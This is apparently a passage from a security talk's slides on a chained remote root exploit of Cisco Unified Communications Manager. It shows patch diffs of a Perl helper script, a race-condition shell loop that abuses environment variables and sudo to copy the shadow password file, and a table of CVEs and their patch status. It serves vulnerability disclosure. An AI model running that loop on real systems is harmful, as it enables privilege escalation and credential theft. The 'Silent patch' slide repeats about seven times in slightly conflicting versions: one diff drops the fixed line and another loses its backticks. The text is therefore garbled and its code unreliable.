-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
+print `/bin/rm /tmp/onconfig.ccm`;
```



## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```
--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servernum = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servernum = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
 sub get_servernum {
 my $envfile = shift
 unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
 print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
+print `/bin/rm /tmp/onconfig.ccm`;
```



## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```

--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servernum = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servernum = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
 sub get_servernum {
 my $envfile = shift
 unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
 print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
-print `/bin/rm /tmp/onconfig.ccm`;

```



## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```

--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servernum = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servernum = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
sub get_servernum {
my $envfile = shift
unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
+print /bin/rm /tmp/onconfig.ccm;

```



## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```

--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servernum = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servernum = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
sub get_servernum {
my $envfile = shift
unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
+print `/bin/rm /tmp/onconfig.ccm`;

```





## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```
--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servernum = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servernum = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
 sub get_servernum {
 my $envfile = shift
 unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
 print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
+print `/bin/rm /tmp/onconfig.ccm`;
```



## ► Silent patch

- Two new local *root* were also patched in the meantime
- This could be exploited using special environment variables

```

--- before/cisco_creve.pl      2013-10-05 23:48:05.722791964 +0200
+++ after/cisco_creve.pl      2013-07-02 22:07:52.000000000 +0200
@@ -129,11 +129,11 @@
...
-my $servernum = &get_servernum("$ENV{INFORMIXDIR}/etc/$ENV{ONCONFIG}");
+my $servernum = &get_servernum("/usr/local/cm/db/informix/etc/onconfig.ccm");
@@ -14,18 +14,18 @@
sub get_servernum {
my $envfile = shift
unless (-e $envfile) { die "Cannot find environment file: $envfile\n";}
print "OK.\n";

-unless(-d '/tmp') { print `mkdir -p /tmp`;}
-print `cp $envfile /tmp/$ENV{ONCONFIG}`;
-print `chmod +r /tmp/$ENV{ONCONFIG}`;
+unless(-d '/tmp') { print `/bin/mkdir -p /tmp`;}
+print `/bin/cp $envfile /tmp/onconfig.ccm`;
+print `/bin/chmod +r /tmp/onconfig.ccm`;
...
-print `rm /tmp/$ENV{ONCONFIG}`;
+print `/bin/rm /tmp/onconfig.ccm`;

```



## ▶ Silent patch

- The first problem was with several environment variables
- Escape shell if the payload is a valid full path
- Read any file without permission if you win the race condition:

```
$ INFORMIXDIR='' ONCONFIG=shadow
$ while :; do sudo cisco_creve.pl & cp shadow{,.bk} && break; done
$ ls -lah shadow.bk
-r--r--r--  1 informix informix 5.1K Oct  8 13:38 shadow.bk
```

## ► Silent patch

- The first problem was with several environment variables
- Escape shell if the payload is a valid full path
- Read any file without permission if you win the race condition:

```
$ INFORMIXDIR='' ONCONFIG=shadow
$ while :; do sudo cisco_creve.pl & cp shadow{,.bk} && break; done
$ ls -lah shadow.bk
-r--r--r--  1 informix informix 5.1K Oct  8 13:38 shadow.bk
```

- The second problem was with the *PATH* variable
- The first directory is owned by the *informix* user:

```
/usr/local/cm/db/informix:/usr/local/cm/db/informix/bin:/usr/local/cm/bin:/usr/local/cm/../../thirdparty/java/j2sdk/bin:/usr/kerberos/bin:/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/sftpuser:/root/.security
```

## ► Real life

- The privilege escalation to *informix* was not patched
- Two other local *root* vulnerabilities were patched
- Preventing future exploitations can be done with a full patch

Vulnerability	Patch
Sql injection (CVE-2013-3404)	Yes
Hardcoded secret key (CVE-2013-4869)	No
Post-auth sql injection with high privileges (CVE-2013-3412)	No
Command execution (CVE-2013-3402)	No
Privilege escalation to <i>informix</i> (CVE-2013-3403#1)	No
Privilege escalation to <i>root</i> (CVE-2013-3403#2)	Yes

- ▶ Introduction
- ▶ Methodology
- ▶ Exploitation
- ▶ Demo
- ▶ Patch
- ▶ **Conclusion**

## ► Summary

- Cisco Unified Communications Manager Remote Root Exploit
- Does not need credentials (*pre-auth*)
- Reliable exploit with default conditions
- Exploitation using six different vulnerabilities:
  - Sql injection
  - Hardcoded secret key
  - Post-auth sql injection with high privileges
  - Command execution
  - Privilege escalation to *informix*
  - Privilege escalation to *root*



## Questions?



[www.lexfo.fr](http://www.lexfo.fr)



[@LexfoSecurite](https://twitter.com/LexfoSecurite)



[contact@lexfo.fr](mailto:contact@lexfo.fr)